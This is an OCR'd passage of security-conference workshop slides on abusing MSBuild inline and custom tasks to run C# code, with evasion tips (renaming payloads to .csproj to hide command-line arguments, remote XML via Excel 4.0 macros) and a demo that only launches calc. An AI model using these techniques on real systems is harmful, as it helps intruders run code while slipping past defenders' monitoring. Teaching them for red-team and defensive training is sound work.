
DEMO FOR EXERCISE #2


Win 10 DG
To release your mouse press: Control-⌘
This PC
Recycle Bin
Control Panel
Google Chrome
Microsoft Edge
Visual Studio Code
fsi
Windows 10 Update As...
Presentatio...
inline - Notepad
File Edit Format View Help
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<!-- This inline task executes c# code. -->
<!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe inline.xml -->
<!-- Author: Casey Smith, Twitter: @subTee -->
<!-- License: BSD 3-Clause -->
<Target Name="calc">
<ClassExample />
</Target>
<UsingTask
TaskName="ClassExample"
TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
<Task>
<Reference Include="System.Management.Automation" />
<Code Type="Class" Language="cs">
<![CDATA[
using System;
using System.IO;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
//Add For PowerShell Invocation
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Text;
Type here to search
11:37 AM
10/28/2020

MSBUILD

- When not provided with an argument (ie: our path to the malicious xml file), MSBuild will automatically look for a .csproj file in the current working directory
  - If we rename our malicious XML file to <anything>.csproj, it will execute our payload without any command line arguments
  - From a command-line arguments auditing perspective, defenders would only see MSBuild being called

DEMO EXECUTING MSBUILD WITHOUT CLI ARGS


Win 10 DG
To release your mouse press: Control-⌘
This PC
Recycle Bin
Control Panel
Google Chrome
Microsoft Edge
Visual Studio Code
fsi
Windows 10 Update As...
Presentatio...
grayhatcon2020
File
Home
Share
View
This PC › Desktop › Presentations-master › grayhatcon2020
Search grayhatcon2020
Quick access
Desktop
Downloads
Documents
Pictures
CodeIntegrity
fsi
grayhatcon2020
Music
OneDrive
This PC
Network
Name
Date modified
Type
Size
calc 10/28/2020 9:38 AM CS File 1 KB
calc 10/28/2020 10:35 ... FSX File 5 KB
calc 10/28/2020 10:33 ... Text Document 1 KB
calc 10/28/2020 11:12 ... XSL Stylesheet 1 KB
custom 10/28/2020 9:38 AM XML File 1 KB
gadget 10/28/2020 10:38 ... CS File 1 KB
GadgetToJScript 10/28/2020 9:38 AM Application 33 KB
inline 10/28/2020 11:35 ... XML File 3 KB
NDesk.Options.dll 10/28/2020 9:38 AM Application extens... 22 KB
README.md 10/28/2020 9:38 AM MD File 1 KB
10 items
Type here to search
12:01 PM
10/28/2020

MSBUILD (CUSTOM TASKS)

- So far, so good! We can execute custom C# code (including PowerShell scripts) using MSBuild and not provide any command-line arguments. Awesome!
- The approach we've seen so far relies on "inline tasks"

```
    </Target>
    <UsingTask
      TaskName="ClassExample"
      TaskFactory="CodeTaskFactory"
      AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
      <Task>

        <Code Type="Class" Language="cs">
        <![CDATA[
          using System;
          using System.Runtime.InteropServices;
          using Microsoft.Build.Framework;
          using Microsoft.Build.Utilities;
          public class ClassExample :  Task, ITask
          {
            private static UInt32 MEM_COMMIT = 0x1000;
            private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
```

MSBUILD (CUSTOM TASKS)

- There's another method called "Custom Tasks". In this case, we need to take the following steps:
  - Step 1: Define a task to execute in C#
  - Step 2: Compile that project into a DLL
  - Step 3: Create an XML file that references the task in the DLL
- Why would we drop two files to disk when the other method only requires one?
  - It's good to have multiple options in your toolkit.
  - Inline tasks are used quite often by offensive folks. This is a great alternative and not all EDR / A/V has caught on yet.

MSBUILD (CUSTOM TASKS)

C# CODE

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

namespace MyTasks
{
    public class SimpleTask : Task
    {
        public override bool Execute()
        {
            Process.Start("calc.exe");
            Console.WriteLine(this.MyProperty);
            return true;
        }


        public string MyProperty { get; set; }

    }
}
```

XML FILE

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
            <Target Name="MyTarget">
                <SimpleTask MyProperty="Example of a variable passed in
            </Target>
        <UsingTask TaskName="SimpleTask  AssemblyFile="calc.dll" />
    </Project>
```

HANDS-ON EXERCISE #3

Step 1: Grab the MSBuild XML file (custom tasks) and C# file here:

- /Presentations/grayhatcon2020/calc.cs


Step 2: Compile the C# File:

- C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /unsafe /target:library /reference:Microsoft.Build.Framework.dll,Microsoft.Build.Tasks.v4.0.dll,Microsoft.Build.Utilities.v4.0.dll,System.Configuration.Install.dll calc.cs

Step 3: Run the MSBuild XML file on your Windows VM / host to pop calc

- C:\Windows\microsoft.NET\Framework\v4.0.30319\MSBuild.exe custom.xml

DEMO FOR EXERCISE #3



Win10-Ent
Recycle Bin
Immunity Debugger
Microsoft Edge
Microsoft Teams
x64dbg - Shortcut
Presentatio...
calc.cs - Notepad
File Edit Format View Help
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
namespace MyTasks
{
public class SimpleTask : Task
{
public override bool Execute()
{
Process.Start("calc.exe");
Console.WriteLine(this.MyProperty);
return true;
}
public string MyProperty { get; set; }
}
}
Ln 1, Col 1
100%
Unix (LF)
UTF-8
Delete
Rename
New folder
New item
Easy access
Properties
Open
Edit
History
Select all
Select none
Invert selection
Clipboard
Organize
New
Open
Select
Presentations-master
grayhatcon2020
Search grayhatcon2020
Quick access
Desktop
Downloads
Documents
Pictures
grayhatcon2020
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
calc.cs 10/28/2020 3:08 PM Visual C# Source F... 1 KB
calc.fsx 10/28/2020 3:08 PM FSX File 5 KB
calc 10/28/2020 3:08 PM Text Document 1 KB
calc 10/28/2020 3:23 PM XSL Stylesheet 17 KB
custom 10/28/2020 3:08 PM XML Document 1 KB
gadget.cs 10/28/2020 3:08 PM Visual C# Source F... 1 KB
GadgetToJScript 10/28/2020 3:08 PM Application 33 KB
inline 10/28/2020 3:08 PM XML Document 3 KB
NDesk.Options.dll 10/28/2020 3:08 PM Application exten... 22 KB
out 10/28/2020 3:22 PM JavaScript File 16 KB
README.md 10/28/2020 3:08 PM MD File 1 KB
11 items
1 item selected 459 bytes
Type here to search
Windows 10 Enterprise Evaluation
Windows License is expired
Build 18362.19h1_release.190318-1202
4:24 AM
10/29/2020


MSBUILD + XLM (EXCEL 4.0) MACROS

- Combine an MSBuild bypass with XLM (Excel 4.0) Macros.
  - Two options:
    - (1) Dynamically write an xml file to disk and call that with msbuild. Then delete it.
      - Pro: CLI Args reveal nothing
      - Con: Wrote XML file to disk, Malicious XML located in your VBA
    - (2) Reference a remotely hosted xml file and call that with msbuild.
      - Pro: No writing to disk
      - Con: Reaching out over the network

